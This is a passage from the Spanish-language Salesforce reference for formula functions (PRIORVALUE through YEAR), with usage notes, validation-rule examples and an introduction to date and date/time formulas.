| **Descripción:** | Vuelve al valor anterior de un campo. |
| **Uso:** | `PRIORVALUE(`***`campo`***`)` |
| **Ejemplo de regla de validación:** | La siguiente regla de validación evita que los usuarios modifiquen el ingreso previsto de una oportunidad después de su cierre: `AND(PRIORVALUE(Importe) > Importe, IsClosed)`. |
| **Sugerencias:** | • Esta función sólo está disponible en:<br>– Reglas de asignación<br>– Reglas de validación<br>– Actualizaciones de campo<br>– Reglas de flujos de trabajo si el criterio de evaluación se establece como `Evaluar la regla cuando un registro es: creado y cada vez que es modificado`. |

  - Criterios de fórmula para la ejecución de acciones en Process Builder.

- Esta función no devuelve valores predeterminados.
- Cuando los usuarios crean un registro nuevo, esta función devuelve el valor del *campo* como referencia en lugar de nulo. Por ejemplo, si crea una cuenta denominada "Acme" `PRIORVALUE(Account.Name)` devuelve `Acme`.
- Cuando utilice la función ISPICKVAL para volver al valor anterior de un campo de lista de selección, incluya la función PRIORVALUE dentro de la función ISPICKVAL de la misma forma que el ejemplo:

```
ISPICKVAL(PRIORVALUE
(picklist_field),
text_literal)
```

- Utilice la función PRIORVALUE en la función INCLUDES para comprobar si el valor anterior de un campo de lista de selección múltiple incluía un valor específico. Por ejemplo:

```
INCLUDES(
   PRIORVALUE(multiselect_picklist_field),
text_literal
)
```

## REGEX

| | |
|---|---|
| **Descripción:** | Compara un campo de texto con una expresión regular y devuelve Verdadero si coincide. De lo contrario, devuelve Falso. Una expresión regular es una cadena que se utiliza para describir un formato de una cadena en función de algunas reglas de sintaxis. |
| **Uso:** | `REGEX(texto, texto_regex)`, donde *texto* corresponde al campo de texto y *texto_regex* corresponde a la expresión regular que desea buscar. |
| **Ejemplo de regla de validación:** | Este ejemplo asegura que un campo personalizado denominado `SSN` coincide con una expresión regular que representa un formato de número de seguridad social válido con la forma 999-99-9999.<br>`NOT( OR( LEN (SSN__c) = 0, REGEX(SSN__c, "[0-9]{3}-[0-9]{2}-[0-9]{4}") ) )` |
| **Sugerencias:** | • La sintaxis de la expresión regular se basa en la sintaxis de Java Platform SE 6. Sin embargo, las barras diagonales inversas (\) se deben cambiar por barras diagonales dobles (\\) porque la barra diagonal es un carácter de escape en Salesforce.<br>• El motor de expresiones regulares de Salesforce coincide con una cadena completa en oposición a buscar una coincidencia en una cadena. Por ejemplo, si busca el nombre de Marc Benioff, |

utilice la expresión regular, `.*Marc Benioff.*`, para buscar una coincidencia en una cadena como la siguiente:

```
According to Marc Benioff, the social enterprise increases customer success.
```

Si utiliza la expresión regular `Marc Benioff`, la única cadena que coincidirá con esta expresión regular será:

```
Marc Benioff
```

- Los grupos de captura y las sustituciones se ignoran.
- Esta función está disponible si existen fórmulas, excepto campos de fórmula y botones y vínculos personalizados.

## REQUIRESCRIPT

**Descripción:**

Devuelve una etiqueta de secuencia de comandos con una fuente para la URL que especifique. Utilice esta función cuando haga referencia al kit de herramientas AJAX de Force.com o a otros kits de herramientas de JavaScript.

**Uso:**

`{!REQUIRESCRIPT(`***`url`***`)}`, donde *`url`* corresponde al vínculo de la secuencia de comandos solicitada.

En el kit de herramientas AJAX:

```
{!requireScript("/soap/ajax/13.0/connection.js")}
```

Devuelve:

```
<script src="/soap/ajax/13.0/connection.js"></script>
```

**Ejemplo de botón personalizado:**

```
{!REQUIRESCRIPT("/soap/ajax/13.0/connection.js")}
var c = new sforce.SObject("Case");
c.id = "{!Case.Id}";
c.Status = "New";
result = sforce.connection.update([c]);
window.location.reload();
```

Este ejemplo define el `Estado` de un caso como "Nuevo" siempre que el usuario haga clic en un botón personalizado de la página de detalles del caso. Para configurarlo en su organización, defina un botón personalizado para los casos con los siguientes atributos:

- `Tipo de visualización` es "Botón de página de detalles"
- `Comportamiento` es "Ejecutar JavaScript"
- `Contenido` tiene "OnClick JavaScript" como origen

A continuación, copie el contenido anterior en su definición de botón personalizado y agréguelo a sus formatos de páginas de casos.

**Sugerencias:**

- Utilice variables globales para acceder a campos de combinación especiales de diferentes S-Control.

- Utilice esta función para crear botones personalizados o vínculos donde haya definido el `Comportamiento` como "Ejecutar JavaScript" y `Origen del contenido` "Origen del contenido" porque la etiqueta de secuencia de comandos debe estar fuera del código OnClick.
- Esta función sólo está disponible para botones personalizados y vínculos con `Origen del contenido` definido a "OnClick JavaScript".
- Si va a trabajar en Visualforce, utilice INCLUDESCRIPT en su lugar.

## RIGHT

| | |
|---|---|
| **Descripción:** | Devuelve el número de caracteres especificado a partir del final de una cadena de texto. |
| **Uso:** | `RIGHT(`***`texto, número_caracteres`***`)`, donde *`texto`* corresponde al campo o la expresión que desea que aparezca y *`número_caracteres`* al número de caracteres empezando por la derecha que desea que aparezcan. |
| **Ejemplo:** | `TRIM(LEFT(LastName, 5)) & "-" & TRIM(RIGHT(NSS__c, 4))` muestra los primeros cinco caracteres del nombre y los últimos cuatro caracteres del número de seguridad social separados por un guión. Observe que se supone que hay un campo personalizado de texto denominado `NSS`. |
| **Sugerencias:** | • Haga referencia a los campos de numeración automática, como campos de texto en fórmulas.<br>• Si el valor *`número_caracteres`* es menor que cero, Salesforce sustituye el valor por cero. |

## ROUND

| | |
|---|---|
| **Descripción:** | Devuelve el número más próximo al número especificado, limitando el número nuevo al número especificado de cifras. |
| **Uso:** | `ROUND(`***`número, número_dígitos`***`)`, donde *`número`* es el campo o la expresión que se desea redondear y *`número_dígitos`* es el número de cifras decimales que se desea tener en cuenta al realizar el redondeo. |
| **Ejemplo:** | `ROUND (1.5, 0)` = 2<br>`ROUND (1.2345, 0)` = 1<br>`ROUND (-1.5, 0)` = -2<br>`ROUND (225.49823, 2)` = 255.50<br>**Descuento sencillo**<br>`ROUND( Amount-Amount* Porcentaje_descuento__c,2)`<br>Utilice esta fórmula para calcular el importe de descuento de una oportunidad redondeado a dos dígitos. Este ejemplo es un campo de fórmula de número sobre oportunidades que utiliza un campo personalizado de porcentaje llamado `Porcentaje de descuento`. |
| **Sugerencias:** | • Si *`número_dígitos`* es cero, se redondeará el número al entero más próximo. |

- Salesforce redondea automáticamente los números en función del número especificado de cifras decimales. Por ejemplo, un campo de número personalizado con dos cifras decimales almacena 1,50 si se introduce 1,49999.
- Salesforce utiliza el algoritmo de redondeo. Los valores medios se redondean siempre hacia arriba. Por ejemplo, 1,45 se redondea a 1,5. –1,45 se redondea a –1,5.
- Los números decimales que aparecen dependen de las cifras decimales seleccionadas al definir el campo en el asistente para campos personalizados. *Número_dígitos* representa el número de dígitos considerados a la hora de realizar el redondeo.

## RPAD

| | |
|---|---|
| **Descripción:** | Introduce los caracteres que especifique a la derecha de una cadena de texto. |
| **Uso:** | `RPAD(`***texto, longitud_insertada***`[, '`***cadena_insertada***`'])` donde las variables son:<br>• *texto* es el campo o expresión tras el cual desea insertar caracteres.<br>• *longitud_insertada* es el número de caracteres totales de la cadena de texto que se devolverán.<br>• *cadena_insertada* es el carácter o caracteres que deberían insertarse. *cadena_insertada* es opcional y el valor predeterminado es un espacio en blanco.<br>Si el valor de *texto* es superior que *cadena_insertada*, *texto* se truncará hasta alcanzar el tamaño de *longitud_insertada*. |
| **Ejemplo:** | **Nombre del campo: Valor predeterminado introducido**<br>`RPAD(Nombre, 20)` trunca el campo `Nombre` tras 20 caracteres. Por ejemplo, si el nombre es `mycompany.com`, el valor devuelto es "mycompany.com".<br>**Mi_empresa: Sin cambios**<br>`RPAD('mi_empresa.com', 14, 'z')` devuelve "mi_empresa.com" sin cambios porque tiene 14 caracteres.<br>**Nombre del campo: Carácter introducido**<br>`RPAD(Name, 15, 'z')` devuelve “mycompany.comz” .<br>**Nombre del campo: Truncado**<br>`RPAD(Nombre, 2)` trunca el nombre tras el segundo carácter. Por ejemplo, si el nombre es `mycompany.com`, el valor devuelto es "my". |
| **Sugerencias:** | Los espacios finales en blanco se omiten. |

## SQRT

| | |
|---|---|
| **Descripción:** | Devuelve la raíz cuadrada positiva de un determinado número. |

| | |
|---|---|
| **Uso:** | `SQRT(`***`número`***`)`, donde *`número`* corresponde al campo o expresión cuya raíz cuadrada desea calcular. |
| **Ejemplo:** | `SQRT(25)` devuelve la raíz cuadrada de 25, que es 5.<br>**Amplitud**<br>`SQRT(Amplitud__c)` devuelve la raíz cuadrada de un campo personalizado de número que representa la amplitud de un terremoto. |
| **Sugerencias:** | • Si se calcula la raíz cuadrada de un número negativo se obtendrá un error en la página de detalles.<br>• Evite los errores de división por cero incluyendo una función IF como: `IF(Amplitud__c >= 0, SQRT(Amplitud__c), null)`. |

## SUBSTITUTE

| | |
|---|---|
| **Descripción:** | Sustituye el texto antiguo por texto nuevo en una cadena de texto. |
| **Uso:** | `SUBSTITUTE(`***`texto, texto_antiguo, texto_nuevo`***`)`, donde *`texto`* corresponde al campo o valor cuyos valores desee sustituir, *`texto_antiguo`* corresponde al texto que desea reemplazar y *`texto_nuevo`* corresponde al texto con el que desea reemplazar el *`texto_antiguo`*. |
| **Ejemplo:** | `SUBSTITUTE(Nombre, "Cupón", "Descuento")` devuelve el nombre de una oportunidad que contiene el término "Cupón" con el nombre de la oportunidad más "Descuento" siempre que aparezca la palabra "Cupón".<br>`SUBSTITUTE(Correoelectrónico, LEFT(Correoelectrónico, FIND("@", Correo electrónico)), "www.")` busca la ubicación del signo @ de la dirección de correo electrónico de una persona para determinar la longitud de texto que se remplazará con "www." para derivar su dirección de sitio Web. |
| **Sugerencias:** | • Los términos entre comillas distinguen entre mayúsculas y minúsculas.<br>• Si el *`texto_antiguo`* aparece más de una vez, cada aparición se sustituye por el valor de *`texto_nuevo`*, incluso si esto produce duplicados. |

## TEXT

| | |
|---|---|
| **Descripción:** | Convierte un campo de tipo de porcentaje, número, fecha, fecha/hora o divisa en texto en cualquier lugar donde se utilicen fórmulas. Además, convierte valores de lista de selección en texto en reglas de aprobación, reglas de pasos de aprobación, reglas de flujo de trabajo, reglas de distribución, reglas de asignación, reglas de respuestas automáticas, reglas de validación, campos de fórmula, actualizaciones de campo así como vínculos y botones personalizados. |
| **Uso:** | `TEXT(`***`valor`***`)`, donde *`valor`* corresponde al campo o la expresión que desea convertir a formato de texto. Evite utilizar caracteres especiales después de un punto decimal (punto) o el signo menos (guión) en esta función. |

**Ejemplo:**

**Ingresos previstos en texto**

`TEXT(ExpectedRevenue)` devuelve el importe de ingresos esperados de una oportunidad en formato de texto sin el signo del dólar Por ejemplo, si el valor del campo `Ingresos previstos` para una campaña es de "200.000 $", este campo de fórmula muestra "200000".

**Id. del activo**

`SerialNumber &"-"& TEXT(Quantity)` devuelve el número de Id. de un activo comenzando por el número de serie y finalizando por la cantidad separada por guión. El campo `Número de serie` ya es texto, pero el campo `Cantidad` es un número, por lo que es necesario utilizar la función TEXT antes de él.

**Uso de valores de lista de selección en ecuaciones matemáticas**

```
VALUE(LEFT(TEXT(Quantity), 5)) * Unit
```

Esta fórmula multiplica los cinco primeros número de la lista de selección `Cantidad` por el campo numérico `Unidad`.

**Comparación de dos listas de selección**

```
IF(TEXT(bug_status) = TEXT(case_status), “Match”, “Out of Sync”)
```

Esta fórmula compara los valores de la lista de selección `estado_problema` con los valores de la lista de selección `estado_caso`.

**Visualización de valores de lista de selección de los registros principales**

```
TEXT(Account.Industry)
```

Este campo de fórmula de oportunidades muestra el sector de la cuenta asociada.

**Concatenación de valores de lista de selección**

```
TEXT(Account.Industry) & " - " & TEXT(Account.SubIndustry__c)
```

Este campo de fórmula de oportunidades muestra el sector y subsector de la cuenta asociada.

**Ejemplos de regla de validación:**

**Bloqueo del guardado de una oportunidad cerrada**

`CONTAINS(TEXT(Estado), "Cerrado")` devuelve TRUE si la lista de selección `Estado` contiene el valor "Cerrada", como "Cerrada ganada" y "Cerrada perdida". Esta fórmula de regla de validación impide a los usuarios guardar los cambios aplicados a una oportunidad cerrada.

**Uso de funciones numéricas en valores de lista de selección numérica**

`VALUE(LEFT(TEXT(Cantidad), 5)) * Unidad > 10000` multiplica los primeros cinco números de la lista de selección `Cantidad` por el campo numérico `Unidad`, y devuelve TRUE si los resultados son superiores a 10.000.

**Comparación directa de dos listas de selección**

`TEXT(estado_problema) = TEXT(estado_caso)` compara los valores de la lista de selección estado_problema con los de la lista de selección estado_caso, y devuelve TRUE si son iguales.

**Sugerencias:**

- El texto obtenido no tiene formato de divisa, símbolo de porcentaje ni puntos.
- Los valores no distinguen la configuración regional. Por ejemplo, 24,42 EUR se convierte al número 24,42.

- Los porcentajes se devuelven en forma de decimal.
- Las fechas se presentan en el formato AAAA-MM-DD, que representa un año de cuatro dígitos, un mes de dos dígitos y un día de dos dígitos.
- Los valores de fecha/hora aparecen en el formato AAAA-MM-DD HH:MM:SSZ donde AAAA es un año de cuatro dígitos, MM es un mes de dos dígitos, DD es un día de dos dígitos, HH es una hora de dos dígitos, MM son los minutos, SS son los segundos y Z representa el meridiano cero que indica la hora que la hora aparece según la zona horaria UTC.
- Los campos Listas de selección son compatibles en funciones de TEXTO utilizadas en esos tipos de fórmula: reglas de validación, reglas de aprobación, reglas de pasos de aprobación, reglas de flujo de trabajo, reglas de distribución, reglas de asignación, reglas de respuestas automáticas, campos de fórmula, actualizaciones de campo así como vínculos y botones personalizados. En otras fórmulas, utilice ISPICKVAL o CASE al hacer referencia a un campo de lista de selección.
- La función TEXT siempre devuelve valores de lista de selección en el idioma principal de la organización, no en el del usuario actual.

## HOY

| | |
|---|---|
| **Descripción:** | Devuelve la fecha actual como tipo de datos de fecha. |
| **Uso:** | `TODAY()` |
| **Ejemplo:** | `TODAY()-Fecha_de muestra_c` calcula cuantos días de la muestra han pasado. |
| **Ejemplo de regla de validación:** | `SampleDate < TODAY()`<br>Este ejemplo asegura que los usuarios no puedan cambiar la `Fecha de muestra` a ninguna fecha del pasado. |
| **Sugerencias:** | • No quite los paréntesis.<br>• Los paréntesis deben mantenerse vacíos. No necesitan contener ningún valor.<br>• Utilice un campo de fecha con una función TODAY en vez de un campo de fecha y hora. `Fecha de última actividad` es un campo de fecha donde `Fecha de creación` y `Fecha de última modificación` son campos de fecha y hora.<br>• Consulte NOW si prefiere utilizar un campo de fecha y hora.<br>• Las fechas y horas se calculan siempre utilizando la zona horaria del usuario.<br>• Utilice los operadores de suma y resta con una función TODAY y otros campos de fecha para obtener un número que corresponde al número de días. Por ejemplo, `TODAY()-LastActivityDate` calcula el número de días que han pasado desde la fecha de última actividad. En este ejemplo, el tipo de datos del campo de la fórmula es un número.<br>• Utilice los operadores de suma y resta con una función TODAY y números para obtener una fecha. Por ejemplo, `TODAY() +5` calcula la fecha cinco días después de la fecha actual. En este ejemplo, el tipo de datos del campo de la fórmula es una fecha. |

### TRIM

| | |
|---|---|
| **Descripción:** | Quita los espacios y los tabuladores del principio y el final de una cadena de texto. |
| **Uso:** | `TRIM(`***`texto`***`)`, donde *`texto`* es el campo o la expresión que se desea recortar. |
| **Ejemplo:** | `TRIM(LEFT(LastName,5))& "-" & RIGHT(FirstName, 1)` devuelve un identificador de red de los usuarios que contiene los primeros 5 caracteres de sus apellidos y el primer carácter de su nombre separados con un guión entre ellos. |

### UPPER

| | |
|---|---|
| **Descripción:** | Convierte todas las letras de la cadena de texto especificada en mayúsculas. Cualquier carácter que no sea una letra no se verá afectado por esta función. Las reglas de configuración regional se aplican si se proporciona una configuración regional. |
| **Uso:** | `UPPER(`***`texto, configuración regional`***`)` donde *`texto`* es el campo o expresión que desea convertir en mayúsculas y *`configuración regional`* es el código de idioma ISO de dos caracteres opcional o con el código de configuración regional de cinco caracteres, si está disponible. |
| **Ejemplo:** | **MYCOMPANY.COM**<br>`UPPER("mycompany.com")` devuelve "MYCOMPANY.COM".<br>**MYCOMPANY.COM 123**<br>`UPPER("Mycompany.com 123")` devuelve "MYCOMPANY.COM 123".<br>**Aplicación de las reglas de configuración regional del turco**<br>El idioma turco tiene dos versiones de la letra i: una con punto y otra sin punto. Las reglas de configuración regional del turco requieren poner en mayúsculas la i con punto y en minúsculas la i sin punto. Para utilizar correctamente la función `UPPER()` con la configuración regional del turco, utilice la configuración regional del turco *tr* en la función `UPPER()`, de la siguiente forma:<br>`UPPER(`***`texto`***`, "tr")`<br>De esta forma se asegura que ninguna i son punto del *`texto`* se transforma en una i sin punto. |

### URLENCODE

| | |
|---|---|
| **Descripción:** | Codifica texto y valores de campos de combinación para su uso en HTML reemplazando caracteres que no se admiten en las URL, como los espacios en blanco, por código que represente esos caracteres según se defina en *RFC 3986, Uniform Resource Identifier (URI): Generic Syntax* (RFC 3986, Identificador Uniforme de Recursos (URI): Sintaxis genérica). Por ejemplo, los espacios en blanco se sustituyen por `%20`, y los signos de exclamación por `%21`. |
| **Uso:** | `{!URLENCODE(`***`texto`***`)}`, donde *`texto`* es el campo de combinación o cadena de texto que contiene los caracteres que desea codificar. |

**Ejemplo:**

Si el campo de combinación `ejemplo__c` contiene `<B>Página de Jose<b>`, `{!URLENCODE(ejemplo__c)}` daría como resultado: `%3CB%3EP%E1gina+de+Jose%3Cb%3E`

**Sugerencias:**

- Esta función únicamente está disponible en botones y vínculos personalizados, así como en Visualforce.
- Los vínculos y botones personalizados con fuentes de contenido URL tienen ajustes de codificación distintos. Si utiliza la función URLENCODE para codificar un vínculo o botón personalizado con un ajuste de codificación especificado, Salesforce codifica en primer lugar la URL de acuerdo con el ajuste del vínculo o botón personalizado, y después codifica el resultado. Por ejemplo, si la URL de un vínculo personalizado contiene un espacio y su ajuste de codificación es UTF8, Salesforce codifica en primer lugar el espacio como un signo más (+), y después la función URLENCODE convertirá el signo más en un código de carácter, `%2B`.
- Cuando se incluye el campo `Account` en oportunidades (`Opportunity.Account`) en la función URLENCODE, el valor del campo es el Id. de la cuenta, no el nombre de cuenta. Para codificar el nombre de la cuenta, cree un campo de fórmula de objeto cruzado personalizado en oportunidades que abarque el nombre de cuenta, y utilice el campo de la función URLENCODE en vez de `Opportunity.Account`. Por ejemplo, si la fórmula de objeto cruzado es `AccountNameFormula__c`, utilice lo siguiente:

```
http://www.google.com/search?q={!URLENCODE
(Opportunity.AccountNameFormula__c)}
```

## URLFOR

**Descripción:**

Devuelve una URL relativa para una acción, S-Control, página de Visualforce o un archivo en un archivo de recursos estáticos en una página de Visualforce.

**Uso:**

`{!URLFOR(`***`destino, id, [entradas], [sin sustituciones]`***`)}`, donde *`destino`* corresponde a la URL o acción, S-Control o variable de combinación de recursos estáticos, *`id`* a una referencia al registro y *`entradas`* a cualquier parámetro opcional. El argumento *`sin sustituciones`* también es opcional y su valor predeterminado es "falso". Se aplica a destinos para páginas estándar de Salesforce como $Action.Account.New. Sustituya *`sin sustituciones`* por "verdadero" cuando desee mostrar una página estándar de Salesforce con independencia de si ha definido una sustitución en todas las ubicaciones.

Para acceder a una página de Visualforce, simplemente introduzca el nombre de su página precedido por un "apex/.". Por ejemplo, si su página de Visualforce se llama `myTestPage`, debería utilizar `{!URLFOR("/apex/myTestPage")}`.

**Ejemplo de Visualforce:**

```
<apex:image url="{!URLFOR($Resource.TestZip,
                  'images/Bluehills.jpg')}" width="50"
height="50"/>
```

En este ejemplo, el componente `<apex:image>` hace referencia a un archivo .jpg incluido dentro de un archivo .zip que se ha cargado como un recurso estático. Cuando se cargó, el nombre del recurso estático se definió como `TestZip` y la ruta de la imagen dentro del recurso es `images/Bluehills.jpg`.

**Sugerencias:**

- Utilice variables globales para acceder a campos de combinación especiales de acciones, S-Control y recursos estáticos.
- Si un nombre de parámetro de entrada comienza por cualquier carácter que no sea una letra o el símbolo del dólar ($), inclúyalo entre comillas.
- Incluya varias *entradas* entre paréntesis para indicar que están juntas:

```
{!URLFOR($Action.Case.View, Case.Id, [parm1="A", parm2="B"])}
```

- Defina *entradas* como un valor nulo si no tiene ningún elemento o si desea definir el argumento *sin sustituciones*:

```
{!URLFOR($Action.Case.View, Case.Id, null, true)}
```

- Cuando sustituye una acción estándar, esa acción deja de estar disponible en Salesforce. Por ejemplo, si sustituye la acción nueva cuenta, ese cambio afectará al botón **Nuevo** de todas las páginas (como la página de detalles de cuenta), a las listas relacionadas con cuentas de otras páginas de detalles y a la lista desplegable **Crear nuevo** de la barra lateral. Para sustituir la acción estándar pero seguir accediendo a ella, utilice el argumento *sin sustituciones* del S-Control para hacer referencia a la acción.
- Cuando sustituya la página de inicio de la ficha por una ficha estándar o personalizada, defina *destino* como la variable global de la "ficha" `$Action` y el *id* como el tipo de objeto. Por ejemplo, `URLFOR("$Action.Account.Tab, $ObjectType.Account)`
- Esta función sólo está disponible con botones personalizados, vínculos y S-Control y páginas de Visualforce.

## VALUE

**Descripción:** Convierte una cadena de texto en un número.

**Uso:** `VALUE(`***texto***`)`, donde *texto* corresponde al campo o expresión que desea convertir en un número.

**Ejemplo:**

**Número de candidato**

`VALUE(Número_candidato__c)` devuelve un número correspondiente al valor de texto del campo de numeración automática `Número candidato`. Esta conversión puede ser útil si quiere utilizar el campo `Número de candidato` en un cálculo. Tenga en cuenta que los campos de numeración automática son en realidad campos de texto, por lo que es preciso convertirlos en números para utilizarlos en cálculos.

**Asignación de candidatos Round Robin**

```
MOD(VALUE(Número_candidato__c), 3)
```

Esta fórmula se aplica a un campo de fórmula personalizado denominado Round_Robin_ID que asigna a cada candidato un valor de 0, 1 ó 2. Esta fórmula utiliza un campo de numeración automática personalizado denominado `Número candidato` que asigna a cada candidato un número exclusivo empezando por 1. La función MOD divide el número de candidato por el número de colas de candidatos disponible (tres en este ejemplo) y devuelve un restante de 0, 1 ó 2. Utilice el valor de este campo de fórmula en sus reglas de asignación de candidatos para asignar registros de candidatos a las distintas colas. Por ejemplo:

- Round_Robin_ID = 0 se asigna a la cola A
- Round_Robin_ID = 1 se asigna a la cola B
- Round_Robin_ID = 2 se asigna a la cola C

**Sugerencias:**

Asegúrese de que el texto de una función VALUE no incluye ningún carácter especial que no sea un punto decimal (punto) o el signo menos (guión). Por ejemplo, la fórmula `VALUE(Campo_de_texto__c)` genera estos resultados:

- Si el `Campo de texto` es 123, el resultado es **123**.
- Si el `Campo de texto` está en blanco, el resultado es **#Error!**.
- Si el `Campo de texto` es 123 $, el resultado es **#Error!**.
- Si el `Campo de texto` es EUR123, el resultado es **#Error!**.

## VLOOKUP

**Descripción:**

Devuelve un valor buscando un valor relacionado con un objeto personalizado similar a la función de Excel VLOOKUP().

**Uso:**

`VLOOKUP(`***`campo_a_devolver, campo_en_objeto_búsqueda, valor_búsqueda`***`)`, donde *`campo_a_devolver`* corresponde al campo que contiene el valor que desea devolver, *`campo_en_objeto_búsqueda`* corresponde al campo del objeto relacionado que contiene el valor que desea encontrar y *`valor_búsqueda`* corresponde al valor que desea encontrar.

**Ejemplo de regla de validación:**

Este ejemplo comprueba si un código postal de facturación es válido, verificando sus cinco primeros caracteres en un objeto personalizado denominado Código_postal__c que contiene un registro para cada código postal válido en los Estados Unidos. Si el código postal no se encuentra en el objeto Código_postal__c o el Estado o provincia de facturación no coincide con la dirección correspondiente de Código_estado__c en el objeto Código_postal__c, se muestra un error.

```
AND( LEN(BillingPostalCode) > 0, OR(BillingCountry = "USA",
BillingCountry = "US"),
                  VLOOKUP(
$ObjectType.Zip_Code__c.Fields.State_Code__c,
$ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5))
<>
                  BillingState )
```

Nota:

- Utilice este ejemplo si el país de facturación es Estados Unidos.
- Puede descargar los códigos postales de los Estados Unidos en formato CSV en http://zips.sourceforge.net.

**Sugerencias:**

- El *`campo_a_devolver`* debe ser un tipo de campo de número automático, resumen, relación de búsqueda, relación principal-detalle, casilla de verificación, fecha, fecha/hora, correo electrónico, número, porcentaje, teléfono, texto, área de texto o URL.

- *campo_en_objeto_búsqueda* debe ser el campo `Nombre del registro` en un objeto personalizado.
- *campo_en_objeto_búsqueda* y *valor_búsqueda* debe ser el mismo tipo de datos.
- Si encuentra más de un registro, se devuelve el valor del primer registro.
- El valor devuelto debe ser un objeto personalizado.
- No puede eliminar el campo u objeto personalizado al que hace referencia la función.
- Esta función sólo está disponible en las reglas de validación.

### YEAR

| | |
|---|---|
| **Descripción:** | Devuelve un año con cuatro dígitos en formato de número para una determinada fecha. |
| **Uso:** | `YEAR(`***fecha***`)`, donde *fecha* es el campo o expresión que contiene el año que se desea obtener. |
| **Ejemplo:** | `YEAR(TODAY())- YEAR(Primera_reunión__c)` devuelve el número de años que han transcurrido desde la primera reunión con un cliente. Este ejemplo utiliza un campo personalizado de fecha llamado `Primera reunión`. |

CONSULTE TAMBIÉN

Operadores y funciones de fórmula A a H

Operadores y funciones de fórmula

## Uso de valores de fecha y fecha/hora en fórmulas

Las fórmulas de fecha son útiles para gestionar fechas límite de pagos, el límite de edad para contratos o cualquier otra función de su organización que dependa de la fecha o la hora.

Se utilizan dos tipos de datos para trabajar con fechas: Fecha y Fecha/hora. La mayoría de los valores que se utilizan al trabajar con fechas son del tipo de datos de fecha, que almacena el año, mes y día. Algunos campos, como `CreatedDate`, son campos de fecha/hora, lo que significa que no solo almacenan un valor de fecha, sino también un valor de hora (almacenado en GMT pero mostrado en la zona horaria del usuario). Los campos Fecha y Fecha/hora tienen el formato de la configuración regional del usuario cuando se visualizan en informes y páginas de detalles de registro.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Puede utilizar operaciones como la suma y la resta en valores de fecha y fecha/hora para calcular una fecha futura o el tiempo transcurrido entre dos fechas. Por ejemplo, si a una fecha le resta otra, el valor resultante será la diferencia entre los dos valores iniciales en días (tipo de datos de número). La misma operación entre dos valores de fecha/hora devuelve un valor decimal indicando la diferencia en número de días, horas y minutos.

Por ejemplo, si la diferencia entre dos valores de fecha/hora es 5,52, eso significa que los dos valores están separados por cinco días, 12 horas (0,5 de un día) y 28 minutos (0,02 de un día). También puede agregar valores numéricos a fechas y fechas/horas. Por ejemplo, la operación `TODAY() + 3` devuelve tres días después de la fecha de hoy. Para obtener más información y ejemplos de cómo trabajar con fechas, vea la lista de Fórmulas de fecha de muestra.

En los ejemplos, se utilizan las variables *date* y *date/time* en lugar de valores o campos Fecha y Fecha/hora reales.

Recuerde que las funciones de fecha complicadas tienden a compilar con un tamaño mayor que las funciones de fórmula de texto o número, así que puede tener problemas con el tamaño de compilación de fórmulas. Consulte *Sugerencias para reducir el tamaño de fórmula* para obtener ayuda con este problema.

## TODAY() y NOW()

La función `TODAY()` devuelve el día, mes y año actuales como tipo de datos de fecha. Esta función es útil para fórmulas en las que le interesa saber cuántos días han pasado desde una fecha anterior, la fecha de un determinado número de días en el futuro o si solo desea mostrar la fecha actual.

La función `NOW()` devuelve el valor de fecha/hora del momento actual. Resulta de utilidad cuando le interesa saber horas específicas del día, así como la fecha.

Para obtener información detallada sobre cómo convertir entre valores de fecha y valores de fecha/hora, consulte Conversión entre fecha/hora y fecha.

## Función DATE()

La función `DATE()` devuelve un valor de fecha, dado un año, mes y día. Los valores numéricos de año, mes y día y las funciones `YEAR()`, `MONTH()` y `DAY()` son parámetros válidos para `DATE()`. Por ejemplo, `DATE( 2013, 6, 1 )` devuelve el 6 de junio de 2013. De igual modo, `DATE( YEAR( TODAY() ), MONTH( TODAY() ) + 3, 1)` devuelve el valor de fecha del primer día dentro de tres meses desde hoy en el año actual, suponiendo que la fecha sea válida (por ejemplo, el mes está entre 1 y 12).

Si los valores de año, mes y día introducidos dan como resultado una fecha no válida, la función `DATE()` devuelve un error, de modo que la comprobación de errores es una parte importante al trabajar con valores de fecha. Puede leer sobre los métodos para gestionar fechas no válidas en Fórmulas de fecha de muestra.

## Conversión entre fecha/hora y fecha

La fecha y la fecha/hora no son tipos de datos intercambiables, de modo que cuando quiera realizar operaciones entre valores de fecha y fecha/hora, deberá convertir los valores para que ambos sean del mismo tipo. Asimismo, algunas funciones (como `YEAR()`, `MONTH()` y `DAY()`) solo funcionan con valores de fecha, así que los valores de fecha/hora deben convertirse primero.

Utilice la función `DATEVALUE( date/time )` para devolver el valor de fecha a una fecha/hora. Por ejemplo, para obtener el año de una fecha/hora, utilice `YEAR( DATEVALUE( date/time ) )`.

Puede convertir un valor de fecha a una fecha/hora utilizando la función `DATETIMEVALUE( date )`. La hora se establecerá como las 12:00 a.m. según la Hora del meridiano de Greenwich (GMT) y, a continuación, se convertirá a la zona horaria del usuario que esté visualizando el registro cuando se muestre. Para un usuario ubicado en San Francisco, `DATETIMEVALUE( TODAY() )` devuelve 5:00 p.m. del día anterior (durante el cambio de horario de verano) en lugar de las 12:00 a.m. del día actual. Consulte Nota sobre la fecha/hora y las zonas horarias para obtener más información.

## Conversión entre fecha y texto

Si desea incluir una fecha como parte de una cadena, envuelva el valor de fecha en la función `TEXT()` para convertirlo en texto. Por ejemplo, si desea devolver la fecha de hoy como texto, utilice:

```
"Today's date is " & TEXT( TODAY() )
```

Esto devolverá la fecha con el formato “AAAA-MM-DD” en lugar de con el formato dependiente de la configuración regional. Puede cambiar el formato extrayendo el día, mes y año de la fecha primero y, a continuación, volviendo a combinarlos en el formato que desee. Por ejemplo:

```
"Today's date is " & TEXT( MONTH( date ) ) & "/" & TEXT( DAY( date ) ) & "/" & TEXT( YEAR(
 date ) ) )
```

También puede convertir texto en una fecha para utilizar el valor de la cadena con sus otros campos de fecha y fórmulas. Su texto debería tener el formato "AAAA-MM-DD". Utilice esta fórmula para devolver el valor de fecha:

```
DATEVALUE( "YYYY-MM-DD" )
```

## Conversión entre fecha/hora y texto

Puede incluir valores de fecha/hora en una cadena utilizando la función `TEXT()`, pero deberá tener cuidado con las zonas horarias. Por ejemplo, considere esta fórmula:

```
"The current date and time is " & TEXT( NOW() )
```

